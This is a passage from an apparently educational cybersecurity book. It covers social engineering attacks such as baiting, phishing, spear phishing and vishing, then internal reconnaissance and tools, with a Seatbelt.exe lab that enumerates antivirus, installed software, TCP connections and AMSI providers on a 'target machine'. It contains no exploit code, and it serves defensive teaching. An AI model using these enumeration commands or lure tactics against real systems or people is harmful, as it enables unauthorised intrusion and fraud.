



*Figure 5.3: Water holing demonstrated*

## Baiting

This preys upon the greed or curiosity of a certain target. It is one of the simplest social engineering techniques since all it involves is an external storage device. An attacker will leave a malware-infected external storage device in a place where other people can easily find it. It could be in the washroom of an organization, in the elevator, at the reception desk, on the pavement, or even in the parking lot. Greedy or curious users in an organization will then retrieve the object and hurriedly plug it into their machines.

Attackers are normally crafty and will leave files on the flash drive that a victim will be tempted to open. For example, a file labeled "the executive summary of salaries and upcoming promotions" is likely to get the attention of many.

If this does not work, an attacker might replicate the design of corporate thumb drives and then drop a few around the organization where they can be picked up by some of its staff. Eventually, they will end up being plugged into a computer and files will be opened.

Attackers will have planted malware to infect the computers the flash drive is plugged into. Computers configured to auto-run devices once plugged in are in greater danger, since no user action is required to initiate the malware infection process.

In more serious cases, attackers might install rootkit viruses in the thumb drive that infect computers when they boot, while infected secondary storage media is then connected to them. This will give attackers a higher level of access to the computer and the ability to move undetected. Baiting has a high success rate because it is human nature to either be greedy or curious and open or read files that are above their level of access. This is why attackers will choose to label storage media or files with tempting titles such as "confidential" or "executive" since internal employees are likely to be interested in such things.

## Quid pro quo

This is a common social engineering attack that is commonly carried out by low-level attackers. These attackers do not have any advanced tools at their disposal and do not do research about the targets beforehand. These attackers will keep calling random numbers claiming to be from technical support and will offer some sort of assistance. Once in a while, they find people with legitimate technical problems and will then "help" them to solve those problems. They guide them through the necessary steps, which then gives the attackers access to the victims' computers or the ability to launch malware. This is a tedious method that has a very low success rate.

## Tailgating

This is the least common social engineering attack and is not as technically advanced as the ones we've discussed previously. However, it does have a significant success rate. Attackers use this method to gain entry into restricted premises or parts of buildings. Most organizational premises have electronic access control and users normally require biometric or RFID cards to be allowed in. An attacker will walk behind an employee that has legitimate access and enter behind them. At times, the attacker may ask an employee to borrow their RFID card or may gain entry by using a fake card under the guise of accessibility problems.

## Phishing

This is one of the oldest tricks that hackers have used over the years, but its success rate is still surprisingly high. Phishing is mainly a technique that is used to obtain sensitive information about a company or a specific person in a fraudulent way. The normal execution of this attack involves a hacker sending emails to a target, pretending to be a legitimate third-party organization requesting information for verification purposes. The attacker normally attaches dire consequences to the lack of provision of the requested information. A link leading to a malicious or fraudulent website is also attached and the users are advised to use it to access a certain legitimate website. The attackers will have made a replica website, complete with logos and usual content, as well as a form to fill in with sensitive information. The idea is to capture the details of a target that will enable the attacker to commit a bigger crime. Targeted information includes login credentials, social security numbers, and bank details. Attackers still use this technique to capture sensitive information from users of a certain company so that they can use it to access its networks and systems in future attacks.





*Figure 5.4: How threat actors use phishing during social engineering*

Some terrible attacks have been carried out through phishing. Some time back, hackers were sending phishing emails claiming to be from a certain court and ordering the recipients to appear before the court at a certain date. The email came with a link that enabled recipients to view more details about the court notice. However, upon clicking the link, the recipients installed malware on their computers that was used for other malicious purposes, such as key logging and the collection of stored login credentials in browsers.

Another famous phishing attack was the IRS refund. Cyber attackers took advantage of the month of April, when many people were anxiously waiting for possible refunds from the IRS, and sent emails claiming to be from the IRS, attaching ransomware through a Word file. When recipients opened the Word document, the ransomware would encrypt the user's files in the hard disk and any connected external storage device.

A more sophisticated phishing attack was used against multiple targets through a famous job board company called CareerBuilder. Here, hackers pretended to be normal job applicants, but instead of attaching resumes, they uploaded malicious files. CareerBuilder then forwarded these CVs to multiple companies that were hiring. It was the ultimate hack, which saw malware transferred to many organizations. There have also been multiple police departments that have fallen prey to ransomware. In New Hampshire, a police officer clicked on an email that appeared legitimate and the computer that he was using was infected with ransomware. This has happened to many other police departments across the world, which shows the amount of power that phishing still has.

## Spear phishing

This is related to a normal phishing attack, but it does not send out high volumes of emails in a random manner. Spear phishing is specifically targeted to obtain information from particular end users in an organization. Spear phishing is more strenuous since it requires the attackers to perform a number of background checks on targets in order to identify a victim that they can pursue. Attackers will then carefully craft an email that addresses something of interest to the target, coercing him or her to open it. Statistically, normal phishing has a 3% success rate, whereas spear phishing has a 70% success rate. It is also said that only 5% of people who open phishing emails click links or download any attachments, while almost half of all people who open spear-phishing emails click on their links and download attachments.

A good example of a spear-phishing attack would be one whereby attackers are targeting a staff member in the HR department. These are employees that have to be in constant contact with the world when seeking new talent. A spear phisher might craft an email accusing the department of corruption or nepotism, providing a link to a website where disgruntled—and fictional—potential employees have been complaining. HR staff members are not necessarily very knowledgeable about IT-related issues, and therefore might easily click on such links, and as a result get infected. From one single infection, malware can easily spread inside an organization by making its way through to the HR server, which almost every organization has.

## Phone phishing (vishing)

This is a unique type of phishing where the attacker uses phone calls instead of emails. It is an advanced level of a phishing attack whereby the attacker will use an illegitimate interactive voice response system that sounds exactly like the ones used by banks, service providers, and so on. This attack is mostly used as an extension of the email phishing attack to make a target reveal secret information. A toll-free number is normally provided, which when called leads the target to the rogue interactive voice response system. The target will be prompted by the system to give out some verification information. It is normal for the system to reject the input that a target gives to ensure that the target discloses several of their PINs. This is enough for the attackers to proceed and steal money from a target, be it a person or an organization. In extreme cases, a target will be forwarded to a fake customer care agent to assist with failed login attempts.

The fake agent will continue questioning the target, gaining even more sensitive information.




*Figure 5.5: Obtaining login credentials via vishing demonstration*

The following diagram shows a scenario in which a hacker uses phishing to obtain the login credentials of a user:




*Figure 5.6: Vishing demonstrated in a cartoon*

Now that we've examined external reconnaissance and the different types of attacks that may be used during this stage, let's take a look at internal reconnaissance.

## Internal reconnaissance

Unlike external reconnaissance attacks, internal reconnaissance is done on-site. This means that the attacks are carried out within an organization's network, systems, and premises.

Mostly, this process is aided by software tools. An attacker interacts with the actual target systems in order to find out information about its vulnerabilities. This is the main difference between internal and external reconnaissance techniques.

External reconnaissance is done without interacting with the system, but by instead finding entry points through the people that work in an organization. That is why most external reconnaissance attempts involve hackers trying to reach users through social media, emails, and phone calls. Internal reconnaissance is still a passive attack since the aim is to find information that can be used in the future for an even more serious attack.

The main target of internal reconnaissance is the internal network of an organization, where hackers are sure to find the data servers and the IP addresses of hosts they can infect. It is known that data in a network can be read by anyone in the same network with the right tools and skill set. Attackers use networks to discover and analyze potential targets to attack in the future. Internal reconnaissance is used to determine the security mechanisms in place that ward off hacking attempts. There are many cybersecurity tools that have been made to mitigate software used to perform reconnaissance attacks. However, most organizations never install enough security tools and hackers keep on finding ways to hack through the already-installed ones. There are a number of tools that hackers have tested and have found to be effective at studying their targets' networks. Most of them can be classified as *sniffing tools*.

In summary, internal reconnaissance is also referred to as post-exploitation reconnaissance since it happens after an attacker has gained access to the network. The aim of the attacker is to gather more information to move laterally in the network, identify crucial systems, and carry out the intended exploits.

Now that we've examined the differences between internal and external reconnaissance, let's have a look at some of the tools that threat actors may use in these phases.

# Tools used for reconnaissance

There are many recon tools available on the internet. Some of them are commercial and very expensive and some of them are totally free. In this section, we will examine some of the many tools that are used for reconnaissance. However, before we go ahead and share some useful tools here, we would like to introduce you to some comprehensive archives that are updated regularly with even more tools and exploits. As such, we recommend you visit them regularly to keep on top of the latest trends:

- **Exploit-DB**: The Exploit Database is a repository for exploits and proofs of concepts rather than advisories, making it a valuable resource for those who need actionable data right away. The site hosts more than 10,000 exploits and sorts them into categories based on the operating system, shellcode, and so on.
- **Seebug**: Seebug.org is an open vulnerability platform based on vulnerability and proof of concept/exploit sharing communities. The site has 50,000+ vulnerabilities and 40,000+ PoCs/exploits ready for use.
- **Packet Storm Security**: PacketStormSecurity.com has a big archive of cyber attack and defense tools, some of which we will share in this chapter. We highly recommend you visit the site regularly.
- **Erdal's cybersecurity blog**: ErdalOzkaya.com has many how-to articles as well as videos on attack and defense strategies that will help you to see how you can utilize the tools covered in this book and the websites above for a better learning experience.

Now, let's take a look at some of the new tools gaining popularity in reconnaissance.

## External reconnaissance tools

There are a variety of tools that threat actors may use to conduct external reconnaissance. Some popular ones include SAINT, Seatbelt.exe, Webshag, Foca, PhoneInfoga, theHarvester, open-source intelligence, DNSdumpster, SHODAN, SpiderFoot, and Keepnet Labs. We will examine these in more detail in the following sections.

### SAINT

**SAINT** (**Security Administrator's Integrated Network Tool**) is used for scanning computer networks for security vulnerabilities, and exploiting found vulnerabilities. It can be used in scanning or reconnaissance phases. SAINT screens live systems on a network for TCP and UDP services.

For each service it finds it launches probes designed to detect anything that could allow an attacker to gain unauthorized access, create a denial-of-service, or gain sensitive information about the network.





*Figure 5.7: SAINT tool*

You can download the tool from: `https://sectools.org/tool/saint/`.

## Seatbelt.exe

Seatbelt is a C# project that performs a number of security-oriented host-survey safety checks relevant from both offensive and defensive security perspectives.

You can get more information about the product here: `https://github.com/GhostPack/Seatbelt`

Once installed, you can launch Seatbelt via the CMD line. In our case, Seatbelt is in our C drive **downloads** folder and so can be found through the following link: `C:\Users\Erdal\downloads\Seatbelt.exe`.

Seatbelt.exe can be used to gather really useful information: from operating system info to settings like LSA, WEF, and auditing, as well as services, RDP sessions, anti-virus information, details about registry information, and more.

Let's have an example lab on what information we can collect via the tool. Let's go ahead and launch the tool. Once you do that, it will look as in the screenshot below:





*Figure 5.8: Launching Seatbelt.exe*

Seatbelt can be used to gather lots of information. In this case, let's find out what anti-virus product is installed on our target machine using the following command:

```
Seatbelt.exe AntiVirus
```

In the screenshot below, you will see that my target PC has Windows Defender installed:





*Figure 5.9: Seatbelt.exe anti-virus check*

You can also find all installed products on your target machine, including the versions of the software with `Seatbelt.exe InstalledProducts`:





*Figure 5.10: Finding installed programs on a victim's system via Seatbelt*

To find out about active TCP connections, enter the following:

```
Seatbelt.exe TcpConnections
```

```
====== TcpConnections ======

  Local Address          Foreign Address        State      PID   Service         ProcessName
  0.0.0.0:80             0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:135            0.0.0.0:0              LISTEN     924   RpcSs           svchost.exe
  0.0.0.0:445            0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:2179           0.0.0.0:0              LISTEN     1756  vmms            vmms.exe
  0.0.0.0:3780           0.0.0.0:0              LISTEN     2184                  nexserv.exe
  0.0.0.0:5040           0.0.0.0:0              LISTEN     6196  CDPSvc          svchost.exe
  0.0.0.0:5357           0.0.0.0:0              LISTEN     4                     System
  0.0.0.0:7680           0.0.0.0:0              LISTEN     2372  DoSvc           svchost.exe
  0.0.0.0:8834           0.0.0.0:0              LISTEN     4172                  nessusd.exe
  0.0.0.0:40815          0.0.0.0:0              LISTEN     2184                  nexserv.exe
  0.0.0.0:49664          0.0.0.0:0              LISTEN     676                   lsass.exe
  0.0.0.0:49665          0.0.0.0:0              LISTEN     520                   wininit.exe
  0.0.0.0:49666          0.0.0.0:0              LISTEN     1392  EventLog        svchost.exe
  0.0.0.0:49667          0.0.0.0:0              LISTEN     1296  Schedule        svchost.exe
  0.0.0.0:49669          0.0.0.0:0              LISTEN     2836  Spooler         spoolsv.exe
  0.0.0.0:49670          0.0.0.0:0              LISTEN     2764  PolicyAgent     svchost.exe
  0.0.0.0:49673          0.0.0.0:0              LISTEN     660                   services.exe
  127.0.0.1:1075         127.0.0.1:1076         ESTAB      2184                  nexserv.exe
  127.0.0.1:1076         127.0.0.1:1075         ESTAB      2184                  nexserv.exe
  127.0.0.1:1077         127.0.0.1:1078         ESTAB      2184                  nexserv.exe
  127.0.0.1:1078         127.0.0.1:1077         ESTAB      2184                  nexserv.exe
  127.0.0.1:1081         127.0.0.1:5432         ESTAB      2184                  nexserv.exe
  127.0.0.1:1083         127.0.0.1:5432         ESTAB      2184                  nexserv.exe
  127.0.0.1:1122         127.0.0.1:5432         ESTAB      2184                  nexserv.exe
  127.0.0.1:1125         127.0.0.1:5432         ESTAB      2184                  nexserv.exe
  127.0.0.1:5432         0.0.0.0:0              LISTEN     4512                  postgres.exe
  127.0.0.1:5432         127.0.0.1:1081         ESTAB      4512                  postgres.exe
  127.0.0.1:5432         127.0.0.1:1083         ESTAB      4512                  postgres.exe
  127.0.0.1:5432         127.0.0.1:1122         ESTAB      4512                  postgres.exe
  127.0.0.1:5432         127.0.0.1:1125         ESTAB      4512                  postgres.exe
  127.0.0.1:49668        0.0.0.0:0              LISTEN     3280  DirMngr         dirmngr.exe
  127.0.0.1:50172        127.0.0.1:50173        ESTAB      4172                  nessusd.exe
  127.0.0.1:50173        127.0.0.1:50172        ESTAB      4172                  nessusd.exe
  127.0.0.1:50179        127.0.0.1:50180        ESTAB      2184                  nexserv.exe
  127.0.0.1:50180        127.0.0.1:50179        ESTAB      2184                  nexserv.exe
  127.0.0.1:50181        127.0.0.1:50182        ESTAB      4172                  nessusd.exe
  127.0.0.1:50182        127.0.0.1:50181        ESTAB      4172                  nessusd.exe
  192.168.144.1:139      0.0.0.0:0              LISTEN     4                     System
  192.168.240.136:139    0.0.0.0:0              LISTEN     4                     System
```

*Figure 5.11: Finding active TCP connections*

Additionally, Seatbelt even gives you the ability to run a group of commands:

```
Seatbelt.exe -group=system
```

This group runs nearly 50 different commands, including `AMSIProviders`, `CredGuard`, `LAPS`, `LastShutdown`, `LocalUsers`, `WindowsDefender`, and more.

The screenshot below displays one part of the command, which contains the AMSI, which can be helpful for bypassing a system's anti-virus:





*Figure 5.12: Finding active AMSI*

The screenshot below displays another part of the command:

